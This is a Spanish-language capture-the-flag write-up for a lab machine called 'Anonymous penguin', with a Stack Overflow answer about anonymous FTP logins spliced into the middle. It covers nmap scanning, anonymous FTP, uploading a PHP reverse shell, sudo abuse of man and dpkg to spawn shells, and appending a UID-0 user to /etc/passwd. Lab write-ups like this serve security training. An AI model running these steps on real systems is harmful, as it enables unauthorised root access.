

Anonymous penguin
Como siempre los primeros pasos serán preparación del laboratorio y una exploración rápida con nmap para consultar que puertos tiene abiertos, en este caso el 80 y el 21.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo ./auto_deploy.sh anonymouspingu.tar
[sudo] password for kali:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0            7816 Nov 25  2019 about.html
| -rw-r--r--    1 0        0            8102 Nov 25  2019 contact.html
| drwxr-xr-x    2 0        0            4096 Jan 01  1970 css
| drwxr-xr-x    2 0        0            4096 Apr 28 18:28 heustonn-html
| drwxr-xr-x    2 0        0            4096 Oct 23  2019 images
| -rw-r--r--    1 0        0           20162 Apr 28 18:32 index.html
| drwxr-xr-x    2 0        0            4096 Oct 23  2019 js
| -rw-r--r--    1 0        0            9808 Nov 25  2019 service.html
|_drwxrwxrwx    1 33       33           4096 Apr 28 21:08 upload [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Mantenimiento
|_http-server-header: Apache/2.4.58 (Ubuntu)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.04 seconds
```

Lo siguiente que haremos, será intentar acceder a la web en búsqueda de algo de interés.



Lastimosamente la web no tiene mucho donde extraer así que vamos a probar a realizar una enumeración de directorios con gobuster en busca de más información.



De los resultados destaca un directorio llamado upload, quizás podamos ser capaces de subir ficheros o acceder a otros desde ahí, lo que podría servirnos para una reverse shell. Por el momento volvemos al ftp del puerto 21, vamos a intentar acceder como anónimo.

Anonymous ftp logins are usually the username 'anonymous' with the user's email address as the password. Some servers parse the password to ensure it looks like an email address.

```
User:  anonymous
Password:  anonymous@domain.com
```

Share Improve this answer Follow

answered Oct 14, 2010 at 19:44


Amardeep AC9MF

18.7k ● 5 ● 40 ● 51


In password should I provide an actual e-mail address? – user189942 Jul 8, 2015 at 13:47

1 Generally it only needs to be something in the syntactic form of an email address. – Amardeep AC9MF Jul 8, 2015 at 21:12


Add a comment




Un directorio del ftp se llama upload igual que lo que vimos en gobuster.
Vamos a probar a mandar un simple php para comprobar que podemos acceder a este.




Efectivamente, se muestra el nombre por pantalla, esto quiere decir que muy probablemente seamos capaces de establecer la reverse shell, para ello utilizamos la web de generator shell, podemos emplear cualquiera de los scripts de esta.





Subimos el archivo y conseguimos establecer conexión, ya tenemos nuestra reverse shell.
El usuario con el que accedemos es www-data que puede ejecutar el comando /usr/bin/man como el usuario pingu sin requerir una contraseña (NOPASSWD).
El problema es que para poder escalar privilegios, necesitamos una shell interactiva que nos permita abortar y volver a la shell con los permisos de penguin.




Probamos varios métodos, pero no podemos ni instalar socat, los comandos parecen no funcionar y la consola de python no nos permite interrumpir el man para salir a la shell.








Me estaba empezando a dar por rendido cuando por fin conseguí la shell interactiva.




Primero, ejecutaremos el comando script /dev/null -c bash para iniciar una nueva sesión de bash y guardar la salida en /dev/null.
Luego, suspendemos la sesión con Ctrl + Z y después, configuramos la tty con stty raw -echo para que los caracteres se transmitan directamente sin procesamiento y sin eco.


Reanudamos la sesión suspendida con fg. A continuación, restablecemos el terminal con reset xterm para asegurarnos de que esté en un estado limpio y utilizable.

Posteriormente, ajustamos el tamaño de la terminal con stty rows 62 columns 248 para que coincida con las dimensiones de la pantalla de nuestra máquina y finalmente, configuramos las variables de entorno TERM y SHELL con export TERM=xterm y export SHELL=bash, respectivamente, para asegurar una correcta interacción con el terminal.
Con esta configuración por fin podemos ejecutar la escalada de privilegios.






Ninguna de las opciones para hacer escalada de privilegios funcionan correctamente con nmap así que probamos con dpkg.



con el dpkg si que conseguimos acceder como gladys (sudo dpkg -l !/bin/sh)



Finalmente gladys puede ejecutar sin contraseña y como root el comando chown.
¿Qué podemos hacer con chown como admin? Otorgar permisos para editar el fichero.

```
 76 -rw-r--r-- 1 root   root   75113 Jul 12  2023 mime.types
  4 -rw-r--r-- 1 root   root     744 Apr  8 14:38 mke2fs.conf
  4 drwxr-xr-x 1 root   root    4096 Apr 28 21:11 modules-load.d
  0 lrwxrwxrwx 1 root   root      12 Apr 29 18:21 mtab → /proc/mounts
  4 drwxr-xr-x 8 root   root    4096 Apr 28 21:08 networkd-dispatcher
  4 -rw-r--r-- 1 root   root      91 Apr 22 13:04 networks
  4 -rw-r--r-- 1 root   root     494 Aug  2  2022 nsswitch.conf
  4 drwxr-xr-x 2 root   root    4096 Apr 23 15:27 opt
  0 lrwxrwxrwx 1 root   root      21 Apr 22 13:08 os-release → ../usr/lib/os-release
  4 -rw-r--r-- 1 root   root     552 Oct 13  2022 pam.conf
  4 drwxr-xr-x 1 root   root    4096 Apr 28 21:11 pam.d
  4 -rw-r--r-- 1 gladys gladys  1292 Apr 28 21:08 passwd
  4 -rw-r--r-- 1 root   root    1249 Apr 28 21:08 passwd-
  4 drwxr-xr-x 1 root   root    4096 Apr 28 21:08 perl
  4 drwxr-xr-x 3 root   root    4096 Apr 28 21:08 php
  4 -rw-r--r-- 1 root   root     582 Apr 22 13:04 profile
  4 drwxr-xr-x 1 root   root    4096 Apr 28 21:11 profile.d
```

Vamos a echar un vistazo al fichero passwd para conocer UID y GUID del usuario root, que son 0, vamos a crear un nuevo usuario con esos datos. Debido a que el nano no está reconocido simplemente emplearemos un echo para escribir al final del archivo.

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
ftp:x:101:103:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
systemd-resolve:x:995:995:systemd Resolver:/:/usr/sbin/nologin
pingu:x:1001:1001::/home/pingu:/bin/bash
gladys:x:1002:1002::/home/gladys:/bin/bash
$ openssl passwd gari
$1$yHE/yKZg$0qMozI/uGn2lQQD4YiWTP0
$ nano /ect/passwd
/bin/sh: 19: nano: not found
$ echo 'gari:$1$yHE/yKZg$0qMozI/uGn2lQQD4YiWTP0:0:0:MyUser:/home/gari:/bin/bash' >> /etc/passwd
```

Vemos como se añadió correctamente el usuario, al acceder como este con la password. Al tener tanto root como gari el mismo UID (Identificador de Usuario) y GID (Identificador de Grupo), esencialmente le otorga control completo sobre el sistema. Pueden realizar cualquier acción, modificar cualquier archivo y acceder a cualquier dato, independientemente de los permisos de propiedad.

```
systemd-resolve:x:995:995:systemd Resolver:/:/usr/sbin/nologin
pingu:x:1001:1001::/home/pingu:/bin/bash
gladys:x:1002:1002::/home/gladys:/bin/bash
